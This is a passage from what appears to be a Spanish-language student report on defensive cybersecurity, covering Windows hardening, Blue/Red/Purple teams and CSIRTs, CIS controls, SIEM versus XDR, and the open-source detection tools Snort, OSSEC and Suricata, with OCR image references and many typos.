


Fuente Imagen Propia

[4] Smartekh Group. (n.d.). WHAT IS HARDENING? Smartekh.com. Retrieved April 4, 2024, from https://blog.smartekh.com/que-es-hardening

2. Activar la defensa del antivirus


Ilustración 38-Hardening-Activación Antivirus



Fuente Imagen Propia

3. Activar firewalls de Windows


Ilustración 39-Hardening-Activación Firewall



Fuente Imagen Propia

4. Activación protección contra vulnerabilidades


Ilustración 40-Hardening-Activación Protección Contra Vulnerabilidades



Fuente Imagen Propia

5. Bloqueo de acceso por conexión remota

Ilustración 41-Hardening-Bloqueo Escritorio Remoto



Fuente Imagen Propia

A Nivel De Perímetro

1. Gestionar control de acceso por segmentación de red y nona DMZ
2. Configurar los Reuters de borde para el tráfico entrante o saliente, para establecer la frontera entre la red privada y las IP públicas.
3. Implementar sistema HA en el Firewalls para garantizar la disponibilidad de los servicios
4. Configurar reglas drásticas en los firewalls para controlar el tráfico entrante
5. Implementar sistema IDS-IPS

A Nivel De Usuario Fina

1. Capacitación ingeniería social- phishing

3. Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

La diferencia que existe entre los equipos Blue Team y Red Team vs Purple Team y equipos de respuesta a incidentes informáticos, es que Red Team tiene la finalidad de realizar pentesting a los objetivos entregados por el Purple Team, que son los mismos que Blue Team busca asegurar, serrando brechas y eliminando vulnerabilidades, en tanto el equipo de respuesta a incidentes analiza los eventos e incidentes para frenar las amenazas.

A simple vista parasen ser distintos, sin embargo, estos equipos tienen la misma finalidad y objetivo, proteger las infraestructuras tecnológicas reduciendo riesgos, y serrando vulnerabilidades, para elevar la postura de ciberseguridad de una organización. En la siguiente imagen se ilustra una seria de características de cada equipo.

Ilustración 42-Diferencias Equipo Azul-Rojo Contra Equipo PURPLE TEAM

Fuente Imagen Tomada de Internet

Un equipo Purple Team se puede implementar en cualquier tipo de empresa u organización independientemente de sus recursos, ya puede combinar las tareas de ataque a la infra estructura con las tareas de bloqueo y prevención, para promover y mejorar la seguridad de una infraestructura tecnológica. Sus ventajas son:

- ✓ Mejora la coordinación de tareas entre los equipos de ataque y defensa
- ✓ Endurecer los sistemas con la ayuda del equipo de defensa
- ✓ Optimización de planes de ataque de alta complejidad
- ✓ Hacer retroalimentación entre los equipos para la realización de pruebas dinámicas, que adapten ataques y defensas con nuevos elementos creando pentesting más complejos

El CSIRT (Computer Security Incident Response Team) es un equipo de respuesta frente a incidentes de seguridad informática, el cual tiene como objetivo recibir, revisar, analizar, documentar y responder los informes de incidentes.

Función principal del CSIRT

- ✓ Monitoreo de las plataformas de seguridad
- ✓ Estar disponible los 365 días del año
- ✓ Realizar la detección de vulnerabilidades
- ✓ Gestión de incidentes
- ✓ Realizar difusión de medidas preventivas
- ✓ Mantener la mejora continua de los estándares de ciberseguridad
- ✓ Proteger los sistemas y preservar los datos de la empresa u organización
- ✓ Realizar la investigación de los incidentes que van ocurriendo

Básicamente cada equipo es un complemento del otro, ya que cada uno cumple con su tarea, buscando así preservar la postura de seguridad de una organización a tal fin de garantizar la confidencialidad, integridad y disponibilidad de la información.

6.3 FUNCIÓN DE CIS "CENTER FOR INTERNET SECURITY" DENTRO DE EQUIPOS BLUETEAM

En el área de seguridad informática es esencial el manejo de las mejoras prácticas en la industria ya que en tanto se esté alineado con un procedimiento adecuado es más fácil blindar un sistema. Si bien el equipo Blue Team se encarga de implementar mecanismos de prevención y reducción de área de ataque, con CIS alineado se logra reducir los riesgos en el ciberespacio.

La función principal del CIS (Center for Internet Security), es servir como guía segura para realizar las configuraciones más eficaces, e implementar los controles

de seguridad más críticos para optimizar la defensa contra amenazas más robustas, a fin de mitigar las vulnerabilidades más conocidas, ya que está afinada a una lista de verificación de plataformas muy conocidas.

Para blue team es fundamental estar actualizado con las mejores prácticas con las que se logre obtener los recursos suficientes para aplicar, en pro de la defensa de las aplicaciones e infraestructura de una organización. Para ello el CIS provee la documentación adecuada para implementar los controles en el área de ciberseguridad con los que se pueda prevenir, reducir y detectar a tiempo amenazas.

El CIS se centra en la ayudar a las organizaciones para alcanzar los objetivos de seguridad, funciona por niveles, donde se asigna un nivel de perfil dependiendo de la postura de seguridad de una organización. Cada uno de estos perfiles incluye una serie de recomendaciones que orientan a un nivel de seguridad distinto. Las áreas de ciberseguridad pueden seleccionar un perfil basado en las necesidades de seguridad.

Para el funcionamiento se emplean herramientas las cuales son de alta importancia ya que describen cuales serían las practicas recomendadas para la postura de seguridad que se quiera lograr, estas son desarrolladas por profesionales en seguridad y expertos en la materia; Dentro de las mejores prácticas recomendadas se encuentran:

- ✓ Bloquear y/o desactivar puertos comunes y puertos que no se utilicen
- ✓ Segregar los permisos en aplicaciones
- ✓ Limitar los privilegios en usuarios administradores y administrativos

Niveles Para Aplicar:

Nivel 1: Se dan recomendaciones básicas de seguridad para la configuración en los sistemas e infraestructura. Estas generalmente son fáciles de aplicar ya que no afectan la funcionalidad y operación de los servicios ni el tiempo de actividad. Con estas recomendaciones se reduce brechas y se cierre puertas.

Nivel 2: Las recomendaciones de configuración están orientadas a proteger la información confidencial. Las configuraciones realizadas requieren de una gran capacidad técnica y una planificación optima y eficaz para lograr una seguridad completa con el mínimo de riesgo.

Al igual que los niveles, el CIS funciona aplicando configuraciones basadas en perfiles, con estos se cubre configuraciones básicas y fáciles de implementar y

también configuraciones de alta complejidad para elevar la seguridad informática en una organización, dentro de estos perfiles se encuentran:

Sistemas operativos: Se aplica configuraciones de seguridad de los sistemas operativos, Microsoft Windows, Linux y Apple OSX. Incluyen directrices de prácticas recomendadas para restriccion de acceso local y remoto, perfiles de usuario, protocolos de instalación de controladores y configuraciones de navegador web.

Software para Servidores: Se aplica configuraciones de seguridad de software para servidores, Microsoft Windows Server, SQL Server, VMware, Docker y Kubernetes, para configurar certificados PKI, realizar ajustes de servidores de API, se define controles para administración del servidor, para políticas de Network y restricciones de almacenamiento.

Proveedor de alojamiento: Se da configuraciones de seguridad para servicios web de Amazon (AWS), Microsoft Azure, Google y IBM. Incluyen pautas para configurar accesos (IAM), protocolos de registro del sistema, configuraciones de red y medidas de seguridad normativas.

Dispositivos móviles: Se da recomendaciones para los sistemas operativos de dispositivos móviles como iOS y Android, donde se enfoca en configuraciones del desarrollador, configuraciones de privacidad del sistema operativo, la configuración del navegador y los permisos de las aplicaciones.

Dispositivos de red: Se da configuración de seguridad específicas para dispositivos de red y hardware de Cisco, Palo Alto, Juniper y otros.

Software de desktop: Se da recomendación de configuraciones de seguridad para las aplicaciones de software de escritorio tales como Microsoft Office y Exchange Server, Google Chrome, Mozilla Firefox y Safari Browser.

6.4 GUÍA PARA DESCARGAR TUTORIALES CIS

Una de las particularidades más importantes del CIS, es la funcionalidad que tiene en cuando al acceso a la documentación de los controles para implementar configuraciones adecuadas, a continuación, se describe el paso a paso para obtener dicha documentación.

1. Ingresamos a la siguiente URL

https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Ilustración 43-Tutorial CIS URL

Fuente Imagen Propia


2. Accedemos al botón “Descargar la guía”

Ilustración 44-Tutorial CIS Descarga Guías Técnicas

Fuente Imagen Propia

3. Se diligencia datos básicos, nombre y apellido, cuenta de correo, número de teléfono y empresa para acceder a la descarga

Ilustración 45-Tutorial CIS Diligencia De Formulario Para Descargar Guías



Fuente Imagen Propia


4. Se consulta guía descargada en formato PFD

Ilustración 46-Tutorial CIS Consulta PDF

Fuente Imagen Propia

5. Se realiza consulta de guía para el control 2 inventario y control de activos de software

Ilustración 47-Tutorial CIS Consulta Control 2 Inventario Activos de Software



CONTROL 2

Inventario y control de activos de software

Disponga de un sistema de inventario de software para supervisar y gestionar activamente todo el software que se esté ejecutando en su red.
Utilice la lista blanca de aplicaciones para garantizar que sólo se instale y ejecute software autorizado y que se bloquee el software no autorizado.

Asignación de los Sub-Controles a los productos de ManageEngine

Sub -Control	Tipo de activo	Función de seguridad	Título del control	Descripción del control	Productos de ManageEngine	Grupos de qimplementación		
						1	2	3
2.1	Aplicaciones	Identificar	Mantener un inventario de software autorizado	Mantenga una lista actualizada de todo software autorizado requerido por la empresa para cualquier propósito de negocios en cualquier sistema de negocios.	**Desktop Central:** Gestione el software autorizado en su empresa.	IG1	IG2	IG3
2.3	Aplicaciones	Identificar	Utilizar her-ramientas de inventario de software	Utilice herramientas de inventario de software en toda la organización para automatizar la documentación de todo el software en los sistemas de negocio.	**Desktop Central:** Analice los sistemas para cualquier software que esté instalado.		IG2	IG3
2.4	Aplicaciones	Identificar	Supervisar la información de inventario de software	El sistema de inventario de software debe hacer un seguimiento del nombre, la versión, el proveedor y la fecha de in-stalación de todo el software, incluidos los sistemas operativos autorizados por la organización.	**Desktop Central:** Analice los sistemas para obtener información de software.		IG2	IG3
2.5	Aplicaciones	Identificar	Integrar los inventarios de activos de software y hardware	El sistema de inventario de software debe estar enlazado con el inventario de activos de hardware para que todos los dispositivos y software asociado puedan ser supervisados desde un solo lugar.	**Desktop Central:** Obtenga la lista completa del software instalado en cada equipo.			IG3

Fuente Imagen Propia

6.5 DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR

La solución XDR (Extended Detection and Response) fue creada para proveer una visión en seguridad optimizada para una mejor gestión de amenazas por medio de la integración en seguridad. XDR recopila datos de seguridad de varias fuentes para analizarlos a fin de identificar amenazas latentes para una organización. XDR mejorar la visibilidad de seguridad de una organización utilizando las siguientes funciones:

- ✓ **Recopilación de datos**: Obtiene y recopilará datos por medio de varias fuentes, para incluirlos en los analistas de seguridad.
- ✓ **Análisis de datos**: XDR emplea inteligencia artificial, por medio de aprendizaje automático para analizar los datos recopilados con el fin de obtener información útil.
- ✓ **Clasificación de alertas**: Tiene la capacidad de diferenciar entre verdaderas amenazas y falsos positivos, donde las alertas de seguridad se priorizan y se entregan a los analistas de seguridad para centrar su atención en la que sea más importante

Una solución de gestión de eventos e información de seguridad (SIEM) también están diseñadas para entregar una visión de seguridad optimizada, ya que esta se encarga de recolectar, almacenar y analizan datos de seguridad antes de presentarlos. Cuenta con la capacidad para aportar visibilidad centralizada de la infraestructura de seguridad de una organización. Dentro de las capacidades clave de los SIEM se encuentran:

Según el blog "La información sobre seguridad y gestión de eventos o SIEM (Security Information and Event Management) es un sistema de seguridad que persigue proporcionar a las empresas una respuesta rápida y precisa para detectar y responder ante cualquier amenaza sobre sus sistemas informáticos"[5].

- ✓ **Recopilación de datos**: Recopilan datos de diversas fuentes en una organización, para lo cual se realiza una configuración entre sistemas, software y soluciones de seguridad, que se encargan de enviar los datos al SIEM para su almacenamiento y análisis.
- ✓ **Incorporación y análisis**: Posterior a la recolección de los datos obtenidos de varias fuentes, los cargan y normalizan para su uso, luego de que los datos están en un formato común, se emplea la función de análisis de datos para aprendizaje automático con el fin de obtener un dato útil.
- ✓ **Gestión de alertas e informes**: la amplia visibilidad de seguridad de los SIEMS les proporciona el contexto necesario para diferenciar entre amenazas verdaderas y falsos positivos en los datos de alerta que se les proporcionan. Después de analizar los datos, un SIEM proporcionará alertas, informes y otra información a los analistas de SOC para ayudarlos en sus funciones.

5

What does SIEM mean and how does it work? (n.d.). Ambit-bst.com. Retrieved April 4, 2024, from https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-Function

Tabla 1-Diferencias SIEM- XDR

DIFERENCIA ENTE UNA SOLICION SIEN VS XDR		
	SIEM	**XDR**
Enfoque	Capacidad de análisis y gestión de registros centralizados para una organización	Usa los datos recopilados para mejorar la detección y respuesta ante amenazas
Gestión	Requieren un esfuerzo mayor para conectar las a fuentes de datos y ajustarlas a sus alertas	Están diseñadas para integrarse con diferentes arquitecturas de seguridad para proporcionar alertas útiles
Capacidad de Respueta	Es una herramienta de análisis de datos, que suministra los datos y las alertas necesarios para identificar amenazas potenciales en una organización	Soportar y coordina los recursos para respuesta dentro de la misma solución
Fuentes de Datos	Recolecta los datos de diversas fuentes dentro de la red, como firewalls, servidores, aplicaciones y dispositivos de red	Incorpora una gama más amplia de datos de diversas fuentes, tales como puntos finales, tráfico de red, entornos web y puertas de enlace de correo electrónico
Detección de Amenazas	Se basa en la correlación de reglas y la detección de firmas para identificar incidentes de seguridad	Realiza análisis avanzados, ya que tiene aprendizaje automático e inteligencia sobre amenazas sofisticadas. Emplea análisis de comportamiento, para detección de anomalías y algoritmos de amenazas desconocidas

Fuente Imagen Propia

6.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL

Uno de los ejes fundamentales en una organización para prevenir perdidas de información son las herramientas de seguridad informática, con las cuales es posible detectar fallas, estas permiten actuar de forma proactiva y rápida para reducir los daños que puede dejar un ciberataque, ya que cada segunda cuenta para la recuperación lo que y reduce el impacto al negocio.

Las herramientas clave para detectar de forma temprana un ciberataque y que son para operación con licencias de tipo GPL, estas son de gran valor para una organización cuando se trata de mitigar rápidamente un peligro, dentro de estas se encuentran:

Herramienta Snort: Según la web [6]"es el sistema de prevención de intrusiones (IPS) de código abierto más importante del mundo. Snort IPS utiliza una serie de reglas que ayudan a definir la actividad maliciosa de la red y utiliza esas reglas para encontrar paquetes que coincidan con ellos y genera alertas para los usuarios.

Snort también se puede implementar en línea para detener estos paquetes. Snort tiene tres usos principales: como rastreador de paquetes como tcpdump, como registrador de paquetes, que es útil para la depuración del tráfico de red, o puede usarse como un completo sistema de prevención de intrusiones en la red. Snort se puede descargar y configurar para uso personal y empresarial por igual".

[6] *Snort - network intrusion detection & prevention system*. (n.d.). Snort.org. Retrieved March 26, 2024, from https://www.snort.org/

Ilustración 48-Herramienta SNORT

Fuente Imagen tomada de internet

Dentro de su función se encuentra actuar como un rastreador de paquetes, donde se examinan los datos a medida que se capturan. también maneja su propio formato de datos, el cual es usado por otros desarrolladores de sistemas de detección de intrusos para intercambiar información sobre amenazas conocidas.
Herramienta OSSEC (IDS): Está basada en una plataforma de monitorización para detección de intrusos, es de código abierto y está orientada a host, conocida como un HIDS o sistema de detección de intrusos.

Ilustración 49-Herramienta OSSEC

Fuente Imagen tomada de internet

Conforme se menciona en el centro de formacion keepcoding [7]"OSSEC es un HIDS (Host-based Intrusion Detection System) de código abierto u open source que se utiliza para llevar un seguimiento detallado y analítico sobre las actividades de un servidor. Así pues, OSSEC sirve para monitorizar uno o más servidores y ofrece

[7] ¿Qué es OSSEC? (2022, December 7). KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-ossec/

una mirada completa, en tiempo real, sobre todo lo que sucede. En especial, OSSEC busca generar alertas sobre posibles amenazas, una vez sean detectadas".

Herramienta IDS SURICATA: Es un software diseñado para detección de amenazas y análisis de redes en ciberseguridad, si bien hay muchas soluciones que se usan como los Sistemas de Detección de Intrusos (IDS) y Sistemas de Protección contra Intrusos (IPS), que son programas que tienen la finalidad de identificar actividades maliciosas en la red, hay una diferencia entre estos que consiste en que un IPS es capaz de eliminar las amenazas, en tanto un IDS solamente las alarma.

Ilustración 50-Herramienta SURICATA

Fuente Imagen tomada de internet

Según el centro de formación keepcoding [8]"Podemos definir qué es Suricata en ciberseguridad como un Sistema de Detección y Prevención de Intrusiones de red (IDPS) de alto rendimiento y de código abierto. Desarrollado por la comunidad de seguridad informática, Suricata es conocido por su capacidad para examinar el tráfico de red en tiempo real, identificar patrones maliciosos y responder a amenazas de manera proactiva. Su versatilidad y potencia lo han convertido en una opción popular para proteger sistemas críticos y redes de ataques cibernéticos".

7 SOCIALIZACIÓN DE INFORME TÉCNICO

7.1 APORTE EN CIBERSEGURIDAD DE LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE DENTRO DE UNA ORGANIZACIÓN

[8] ¿Qué es Suricata en ciberseguridad? (2022, September 8). KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/

El trabajo en equipo por lo general da mejores resultados con tiempos de respuesta más óptimos. Es de considerar cono una buena jugada para las organizaciones integrar en sus áreas de seguridad informática, herramientas y técnicas con las cuales se logre reducir los riegos y eliminar la probabilidad de que una amenaza se materialice.

Con la integración de los equipos de Red Team, Blue Team y Purple Team, una organización va un paso adelante frente a los cibercriminales, ya que con los conocimientos que cada equipo aporta a el sistema de gestión de seguridad se reduce la posibilidad de que una vulnerabilidad quede expuesta.

Cada quipo tiene un rol importante para fortalecer la seguridad, cada uno cumple una función específica que al intégrense logran garantizar una defensa efectiva frente a amenazas y ataques. Es importante recalcar que para que la integración funcione de forma correcta y eficaz de debe tener claridad sobre el alcance que cada equipo tiene y los objetivos que deben cumplir en una organización.

Cada equipo es un complemento del otro, el equipo Purple Team toma los recursos del equipo azul y del equipo rojo, y los combina para coordinar las tareas de tal forma que cada uno se centre en sus capacidades para para identificar, analizar, remediar y mitigar las vulnerabilidades, lo que conlleva a que la ciberseguridad en una organización salga a flote, para reducir riesgos en la información y los sistemas y la posibilidad de que una amenaza sea explotada.

7.2 POLITICAS DE SEGURIDAD

La información es activo más valioso de una empresa, por tanto, las vulnerabilidades de un sistema de información, Red o infraestructura son los principales recursos que se deben proteger, estos requieren medidas y mecanismos óptimos para salvaguardar los datos y activos en general de una empresa. La pérdida de información que estas manos de la competencia pueden representar una enorme pérdida de reputación o incluso económica. La creación de PSIs ayuda a garantizar la protección de la información.

Establecer políticas de seguridad es indispensable para poder garantizar la integridad de los activos de información, ya que además de garantizar la seguridad, instaura controles necesarios para cerrar brechas de seguridad no solo a nivel externo, sino que también a nivel interno de una organización. Con estas se ayuda a determinar cómo prevenir y responder a amenazas que atenten contra la integridad, disponibilidad y confidencialidad de la información y los mismos activos de información.

Las políticas de seguridad informática son un conjunto de reglas donde se implementan unos controles los cuales se definen por medio de procedimientos, y

